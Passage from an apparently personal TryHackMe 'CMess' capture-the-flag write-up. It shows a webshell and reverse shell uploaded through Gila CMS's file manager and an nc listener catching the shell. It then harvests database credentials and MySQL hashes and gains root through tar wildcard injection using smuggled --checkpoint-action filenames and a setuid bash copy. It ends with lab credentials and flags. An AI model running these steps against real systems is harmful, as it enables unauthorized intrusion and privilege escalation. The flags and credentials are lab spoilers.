
cmess.thm/admin/fm?f=./assets

assets

```
..
.htaccess
bashreverse.sh
gila-logo.png
webshell.jpg
webshell.php
```

Page created in 0.001609 seconds.
Gila CMS version 1.10.9

# then i accessed cmess.thm/assets/websehll.php and got back the shell



```
┌──(root💀CyberJunkie)-[~/Tryhackme/CMess_THM]
└─# nc -nvlp 6969
listening on [any] 6969 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.117.171] 51438
Linux cmess 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64
 08:08:29 up  1:31,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

#

config.php


```
<?php

$GLOBALS['config'] = array (
  'db' =>
  array (
    'host' => 'localhost',
    'user' => 'root',
    'pass' => 'r0otus3rpassw0rd',
    'name' => 'gila',
  ),
  'permissions' =>
  array (
    1 =>
    array (
      0 => 'admin',
      1 => 'admin_user',
      2 => 'admin_userrole',
    ),
  ),
  'packages' =>
  array (
    0 => 'blog',
  ),
  'base' => 'http://cmess.thm/gila/',
  'theme' => 'gila-blog',
  'title' => 'Gila CMS',
  'slogan' => 'An awesome website!',
  'default-controller' => 'blog',
  'timezone' => 'America/Mexico_City',
  'ssl' => '',
  'env' => 'pro',
  'check4updates' => 1,
  'language' => 'en',
  'admin_email' => 'andre@cmess.thm',
  'rewrite' => true,
);
```

PostExploitation

# we see a local mysql service running locally


#we found credentials previuously from config.php so we will be using those root : r0otus3rpassw0rd

# We get a datadump for user table



```
-----------+----------------------+----------+----------+----------+------------+----------+--------------+-----------+-----
-------+----------------------+--------------------------------------+-------------+---------------------+--------------------+-----
--+
 localhost | root             | Y          | Y          | Y          | Y          | Y          | Y        | Y          | Y            | Y
  | Y        | Y         | Y              | Y         | Y          | Y         | Y          | Y          | Y
   | Y            | Y              | Y              | Y            | Y              | Y              | Y              | Y
Y            | Y              |          |          |          |            |          0 |          0 |             0 |
     0 | mysql_native_password | *36AC130A98D826670F12FD1D054839C3813F6FC1 | N              | 2020-02-06 18:03:59 |                  NULL | N
  |
 localhost | mysql.session    | N          | N          | N          | N          | N          | N        | N          | N            | N
  | N        | N         | N              | N         | N          | Y         | N          | N          | N
   | N            | N              | N              | N            | N              | N              | N              | N
N            | N              |          |          |          |            |          0 |          0 |             0 |
     0 | mysql_native_password | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE | N              | 2020-02-06 18:03:59 |                  NULL | Y
  |
 localhost | mysql.sys        | N          | N          | N          | N          | N          | N        | N          | N            | N
  | N        | N         | N              | N         | N          | N         | N          | N          | N
   | N            | N              | N              | N            | N              | N              | N              | N
N            | N              |          |          |          |            |          0 |          0 |             0 |
     0 | mysql_native_password | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE | N              | 2020-02-06 18:03:59 |                  NULL | Y
  |
 localhost | debian-sys-maint | Y          | Y          | Y          | Y          | Y          | Y        | Y          | Y            | Y
  | Y        | Y         | Y              | Y         | Y          | Y         | Y          | Y          | Y
   | Y            | Y              | Y              | Y            | Y              | Y              | Y              | Y
Y            | Y              |          |          |          |            |          0 |          0 |             0 |
     0 | mysql_native_password | *25B64E3D9AA6BE0581E02F705D82F0A6DB155D5F | N              | 2020-02-06 18:03:59 |                  NULL | N
  |
----------+-----------------+----------+----------+----------+----------+------------+----------+------------+--------------+-----
```

# this approach was only timewaste as i got andre password in a backup file in /opt directory




```
www-data@cmess:/$ cd /opt
www-data@cmess:/opt$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Feb  6  2020 .
drwxr-xr-x 22 root root 4096 Feb  6  2020 ..
-rwxrwxrwx  1 root root   36 Feb  6  2020 .pas
www-data@cmess:/opt$ cat .password.bak
andres backup password
UQfsdCB7aAP6
www-data@cmess:/opt$
```

# we now ssh as user andre


#we had a cronjob running tar

# first thing in my mind was tar wildcard injection and after some tinkering i finally was able to amnipulate and get root



```
andre@cmess:~/backup$ echo "cp /bin/bash /tmp/rootshell;chmod +sx /tmp/rootshell" > esc.sh
andre@cmess:~/backup$ echo "" > "--checkpoint-action=exec=sh esc.sh"
andre@cmess:~/backup$ echo "" > --checkpoint=1
andre@cmess:~/backup$ time
```

# Now we have /tmp/rootshell and run it as privileged mod by -P



```
andre@cmess:~/backup$ /tmp/rootshell -p
rootshell-4.3# id
uid=1000(andre) gid=1000(andre) euid=0(root) egid=0(root) groups=0(root),1000(andre
rootshell-4.3# 
```

#Rooted

Loot

Credentials

# Web users and creds

andre@cmess.thm: KPFTN_f2yxe%

support@cmess.thm

# MYSQL

36AC130A98D826670F12FD1D054839C3813F6FC1

THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE

25B64E3D9AA6BE0581E02F705D82F0A6DB155D5F

# SSH Creds

andre : UQfsdCB7aAP6

Flags

# USER FLAG

thm{c529b5d5d6ab6b430b7eb1903b2b5e1b}

# ROOT FLAG

thm{9f85b7fdeb2cf96985bf5761a93546a2}